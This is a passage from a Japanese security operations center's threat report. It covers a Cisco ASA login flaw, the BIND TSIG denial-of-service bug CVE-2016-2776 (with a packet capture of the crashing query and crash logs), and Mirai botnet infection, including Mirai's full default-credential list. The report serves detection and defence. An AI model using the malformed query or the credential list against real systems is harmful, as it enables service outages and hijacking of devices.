6|Aug 20 2016|14:55:38|611101|||||User authentication succeeded:  Uname:
```

Figure 9 Syslog contents during escalation to privileged mode as occurring with a blank user name and password (excerpt)

If this type of attack is received, the rectangles in red outline shown in Figure 8 above are left blank, although they should normally contain a user name and password. Even if the vulnerability is used to perform an unauthorized login, syslog will be updated accordingly. Therefore, the user can know to some extent whether there has been any damage, by checking whether there is any log entry indicating that an unregistered user on the device has succeeded in login. However, this does not apply if the attacker used a registered user on the device. It is necessary to check whether the log contains no record of unauthorized login, as well as the source IP address.

If an unauthorized login succeeds by exploiting the vulnerability, the configuration will be able to be changed in privileged mode. The attacker may change the firewall configuration. If a suspicious login occurs, compare the current configuration file with its last backup taken, and check whether there is no unintended change to the configuration.

4.2.3 Protection against attacks that exploit the vulnerability

One form of fundamental protection against the vulnerability is to update your Cisco ASA to a vulnerability-fixed version. However, the update to a vulnerability-fixed version may not eliminate the risk of being exploited as a stepping stone for a reflector attack by an attacker, which may occur if Cisco ASA responds to an SNMP request from the Internet.[16] JSOC has detected and confirmed a severe incident where the affected host may be exploited as a stepping stone for a reflector attack by returning a response to an SNMP request from the Internet, although such incidents are not considered to be affected by the vulnerability. Therefore, in addition to an update to a vulnerability-fixed version, it is also necessary to implement access control so that Cisco ASA does not receive an SNMP request from that other than known hosts.

If a server or device under your control is exploited as a stepping stone for an attack, you would be a victim of the attack and also a victimizer, and you might be socially responsible. We also recommend that the following points be checked.

Points to be checked

□ Is there no easy-to-guess SNMP community name being used (such as public)?

□ Is appropriate path control implemented so that third parties are prevented from reaching any SNMP-enabled interface?

*[16] "4.1 Increasing DoS attacks that exploit public services" in *JSOC INSIGHT* vol. 4
https://www.lac.co.jp/lacwatch/pdf/20140722_jsoc_j001t.pdf

4.3 Regarding denial-of-service (DoS) vulnerability (CVE-2016-2776) found in BIND

4.3.1 Vulnerability overview

On September 27, 2016, the Internet Systems Consortium (ISC) reported a vulnerability (CVE-2016-2776) in BIND that allowed a DNS service to be stopped remotely.[17] If a manipulated DNS query is received, the vulnerability would cause a BIND process to be abnormally ended due to a value validation defect in `message.c`.

On October 3, 2016, a proof-of-concept code for the vulnerability was released, and from the next day, the National Police Agency issued an alert after confirming indiscriminate attacks.[18]

This vulnerability applies to all BIND 9 versions of 9.0.0 or later, and contents servers and full-service resolvers will be affected. The vulnerable versions are as follows.

Vulnerable versions

□ Any BIND 9.0 release to any 9.8 release

□ BIND 9.9.0 to 9.9.9-P2

□ BIND 9.9.3-S1 to 9.9.9-S3

□ BIND 9.10.0 to 9.10.4-P2

□ BIND 9.11.0a1 to 9.11.0rc1

* ISC discontinued its support for any BIND 9 release of version 9.8 or earlier and announced that it would not release a security patch for these versions.


4.3.2 Testing attack traffic that exploits the vulnerability

Figure 10 shows a DNS request that terminates a BIND process using the proof-of-concept code.

Testing at JSOC showed that the BIND process was terminated by receiving a DNS query where the data size of "TSIG" was set to a certain size, resulting in a denial of service. (The TSIG data is used for authentication and to prevent alteration.)

* [17] CVE-2016-2776: Assertion Failure in buffer.c While Building Responses to a Specifically Constructed Request
https://kb.isc.org/article/AA-01419

* [18] BIND Vulnerability (CVE-2016-2776): Indiscriminate Attacks Observed
https://www.npa.go.jp/cyberpolice/important/2016/19301.html



```
⊞ Frame 3: 587 bytes on wire (4696 bits), 587 bytes captured (4696 bits)
⊞ Ethernet II, Src: Vmware_9b:db:79 (00:0c:29:9b:db:79), Dst: Vmware_e0:b9:8f (00:0c:29:e0:
⊞ Internet Protocol Version 4, Src: 10.1.36.8 (10.1.36.8), Dst: 10.1.36.10 (10.1.36.10)
⊞ User Datagram Protocol, Src Port: 53069 (53069), Dst Port: 53 (53)
⊟ Domain Name System (query)
    Transaction ID: 0x4141
  ⊞ Flags: 0x0000 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  ⊞ Queries
  ⊟ Additional records
    ⊟ [truncated]AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.AAAAAAAA
        Name [truncated]: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.A
        Type: TSIG (Transaction Signature) (250)
        Class: ANY (0x00ff)
        Time to live: 0
        Data length: 252
        Algorithm Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.AAA
      ⊞ [Expert Info (Warn/Malformed): Trying to fetch an absolute time value with length 6]
        Time Signed: Jan  1, 1970 04:38:25.000000000 □□□□□□□□□□
        Fudge: 300
        MAC Size: 16
      ⊟ MAC
        ⊞ [ [truncated]Expert Info (Warn/Undecoded): No dissector for algorithm:AAAAAAAAAAA
        Original Id: 36709
        Error: No error (0)
        Other Len: 0
```


```
AA...........google.com.....?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=AAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...........?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.AAAAAAA
AAAAAAAAAAAAAAAAAAA...AAAA.,..AAAAAAAAAAAAAAAA.e....
```

Entire conversation (545 bytes)

Figure 10 DNS query that exploits the vulnerability

Figure 11 shows the BIND log contents output when BIND receives and is affected by an attack based on a proof-of-concept code.

The log contents for the vulnerable BIND show that an error occurred in the `REQUIRE` (`b->used + n <= b->length`) portion of `buffer.c`, and the last message "assertion failure" was output, which indicates that the process could not meet the requirement for normal operation.




```
03-Oct-2016 11:47:50.148 security: error: client 10.1.36.10#41027: request has invalid signature: TSIG AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA: tsig verify failure (BADKEY)
03-Oct-2016 11:47:50.193 general: critical: buffer.c:127: REQUIRE(b->used + n <= b->length) failed, back trace
03-Oct-2016 11:47:50.193 general: critical: #0 0x7f6900cb1540 in ??
03-Oct-2016 11:47:50.193 general: critical: #1 0x7f68fee9e01a in ??
03-Oct-2016 11:47:50.193 general: critical: #2 0x7f68fee9fec5 in ??
03-Oct-2016 11:47:50.193 general: critical: #3 0x7f69004f3f30 in ??
03-Oct-2016 11:47:50.193 general: critical: #4 0x7f6900564cd0 in ??
03-Oct-2016 11:47:50.193 general: critical: #5 0x7f6900565602 in ??
03-Oct-2016 11:47:50.193 general: critical: #6 0x7f69004ebc26 in ??
03-Oct-2016 11:47:50.193 general: critical: #7 0x7f6900ca50e2 in ??
03-Oct-2016 11:47:50.193 general: critical: #8 0x7f6900ca5481 in ??
03-Oct-2016 11:47:50.193 general: critical: #9 0x7f6900ca665c in ??
03-Oct-2016 11:47:50.193 general: critical: #10 0x7f68feec0b96 in ??
03-Oct-2016 11:47:50.193 general: critical: #11 0x7f68fea71df3 in ??
03-Oct-2016 11:47:50.193 general: critical: #12 0x7f68fdd1a3dd in ??
03-Oct-2016 11:47:50.193 general: critical: exiting (due to assertion failure)
```

Figure 11 Log contents for a vulnerable BIND

Figure 12 shows the log contents for a non-vulnerable BIND when the proof-of-concept code is used.

If a non-vulnerable BIND version is used, the BIND log will not contain "assertion failure" and will only contain the following error.



```
03-Oct-2016 12:02:26.817 security: error: client 10.1.36.10#55871: request has invalid signature: TSIG AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA: tsig verify failure (BADKEY)
~
```

Figure 12 Log contents for a non-vulnerable BIND

4.3.3 Protection against attacks that exploit the vulnerability

A protection against the vulnerability is to apply an update from the ISC or from the other vendor providing you with BIND.

As support for any BIND version of 9.8 or earlier was discontinued, no patch is available for the vulnerability. If you are using version 9.8 or earlier, update your BIND to version 9.9 or later as soon as possible.

Appendix 1: Increasing Mirai-based IoT Device Hijacking and DDoS Attacks

After the Mirai source code was disclosed at the end of September 2016, Mirai-infected devices have been sharply increasing. Reportedly, the number of infected devices after the release of the Mirai source code has reached over 500,000, while that before the source code release was 213,000. Allegedly, many attackers used the disclosed Mirai source code, leading to the diversification of this type of attack and to an increase in the number of infected devices.

Figure 13[19] provides an overview of Mirai-based infection.




Figure 13 IoT device infection through Mirai attacks

A Mirai-based infection occurs as per the following sequence.

① A Mirai-infected host performs a 23/TCP port scan and a 2323/TCP port scan on an IoT device (victim) in the IPv4 address space.

② The scanned IoT device (victim) is connected to through Telnet, and a dictionary attack is made using the list shown in Table 8.

③ If the dictionary attack succeeds, the Mirai-infected host sends host information and an ID & password to the Scan Receiver owned by the attacker.

④ The Scan Receiver forwards the host information and the ID & password to the Loader.

⑤ The Loader attempts to log into the victim.

* [19] IIJ Technical WEEK 2016 Security Trends 2016 - Ransomware and Mirai Bot
http://www.iij.ad.jp/company/development/tech/techweek/pdf/161111_01.pdf

⑥ A downloader is executed on the victim, and an infection program is downloaded.

⑦ The infection program is executed, and the victim is infected.

This sequence has a loop structure, that is, the dictionary attack is followed by Scan Receiver, and then the Loader is followed by the dictionary attack. This loop is referred to as "read-time-load" by the creator. As the infection program is loaded into memory and executed within it, the program is removed from memory by isolating the device from the global network and restarting it. However, this will not eliminate the risk of unauthorized login due to a dictionary attack from Mirai so as to download and execute an infection program. Therefore, to protect against this type of attack, it is necessary to re-implement more secure password control for login authentication.[20]

JSOC has detected many attacks against IoT devices, and this implies that it is the necessity of awareness that public IoT devices on a global network are always subject to attack from malware—not limited to Mirai.

Table 7 lists the DDoS attack types available via Mirai.

Mirai allows various types of DDoS attacks to be performed, and, depending on their purpose, attackers can put a target system into a denial-of-service state through a variety of attack methods, including a UDP Flood attack for using up the bandwidth of the network channels by sending large amounts of data, along with a DNS water torture attack and a TCP Stomp Flood, both for overloading a target device.

* [20] JVNTA#95530271 DDoS Attack Threat Through a Botnet Built by Malware Such As Mirai
http://jvn.jp/ta/JVNTA95530271/

Table 7 DDoS attack types supported by Mirai

DDoS attack type	Overview
UDP Flood	Sends a large quantity of UDP packets
Valve Source Engine Flood	Conducts a UDB Flood attack against Valve's Source Engine
DNS Resolver Flood	Conducts a DNS water torture attack against a named domain
SYN Flood	Sends a large quantity of SYN packets
ACK Flood	Sends a large quantity of ACK packets
TCP Stomp Flood	Sends a large quantity of ACK packets after establishing a TCP connection
GRE IP Flood	Sends IP packets encapsulated by GRE
GRE Ethernet Flood	Sends Ethernet-IP packets encapsulated by GRE
UDP Flood with less option	Type of UDP Flood attack where processing is sped up by omitting the packet header and options
HTTP Flood	Sends a large quantity of HTTP requests

The following paragraphs describe the possible causes for the increase in Mirai-infected IoT devices and what influence the release of the Mirai source code has had.

Among Mirai-infected devices, why are IoT devices so often targeted by Mirai? This is because logins succeed with less login attempts due to password authentication used with no change from default, or due to an easy password often hard-coded. To conduct infection via Mirai, it is necessary to download and execute an infection program after logging into the target host. Many IoT devices employ BusyBox (a collection of standard UNIX commands), which makes it easy to obtain and execute such an infection program with wget or TFTP.

The reasons for the increase in Mirai-infected terminals are that IoT devices are less secure, login attempts are easily successful, and UNIX commands can be executed easily on such terminals.

The release of the Mirai source code also made it possible for attackers to add additional features or attack methods as required. Especially, since amplification attacks against LDAP services started being observed,[21] it would be easy to conclude that LDAP DDoS will be implemented in Mirai, triggering LDAP DDoS attacks through a Mirai botnet. Mirai has had its source code disclosed, along with the minimum and recommended configuration for building a bot. This information can be used to build a botnet in a short time.

As a result, the release of the Mirai source code implies that attackers have been provided with a low-cost, easy-to-install, and highly expansible new botnet platform.

As DDoS attacks based on a Mirai platform will not be transient and as more and more IoT devices will be used in the future, attackers will naturally target those IoT devices. This means that IoT botnet-based DDoS attacks through unauthorized logins will not decrease any time soon. The first step toward avoiding involvement in DDoS attacks and toward reducing the damage that may be caused by such DDoS attack is for both users and vendors to be aware of IoT device security.

*[21] Increasing access and other activities that can be considered to be searching for devices available as a stepping stone for reflector attack
https://www.npa.go.jp/cyberpolice/important/2016/19552.html

Appendix 2: IDs and Passwords Hard-coded in Mirai

Table 8 IDs and passwords used by Mirai

ID	Password	ID	Password	ID	Password
root	xc3511	Root	vizxv	root	admin
admin	admin	root	888888	root	xmhdipc
root	default	root	juantech	root	123456
root	54321	support	support	root	(Blank)
admin	password	root	root	root	12345
user	user	admin	(Blank)	root	pass
admin	admin1234	root	1111	admin	smcadmin
admin	1111	root	666666	root	password
root	1234	root	klv123	Administrator	admin
service	service	supervisor	supervisor	guest	guest
guest	12345	admin1	password	administrator	1234
666666	666666	888888	888888	ubnt	ubnt
root	klv1234	root	Zte521	root	hi3518
root	jvbzd	root	anko	root	zlxx.
root	7ujMko0vizxv	root	7ujMko0admin	root	system
root	ikwb	root	dreambox	root	user
root	realtek	root	0	admin	1111111
admin	1234	admin	12345	admin	54321
admin	123456	admin	7ujMko0admin	admin	1234
admin	pass	admin	meinsm	tech	tech
mother	fucker				

Conclusion

Much like what the word "INSIGHT" itself implies, JSOC INSIGHT focuses on providing information on threats that our JSOC security analysts come across from time to time and believe to be worth noting.

Our security analysts are hard at work, carefully listening to customers in order to offer the most up-to-date information available. In our effort to provide vital information, the JSOC does not merely focus on the popular incidents that are discovered here and there, but also strives to draw attention to significant threats that can affect our now and tomorrow.

The JSOC's hope is to provide our customers with the safety and security that they need to conduct their business activities.

JSOC INSIGHT vol.14

Authors:

Makoto Sonoda, Shigenaru Yamashiro, Shohei Abe, Shotaro Murakami, Yusuke Takai (alphabetical order)

JSOC

JAPAN
SECURITY OPERATION
CENTER

LAC ともに、イキル

LAC Co., Ltd.
Hirakawa-cho Mori Tower, 2-16-1 Hirakawa-cho, Chiyoda-ku, Tokyo
102-0093
Phone: 03-6757-0113 (Sales)
E-MAIL : sales@lac.co.jp
https://www.lac.co.jp/english/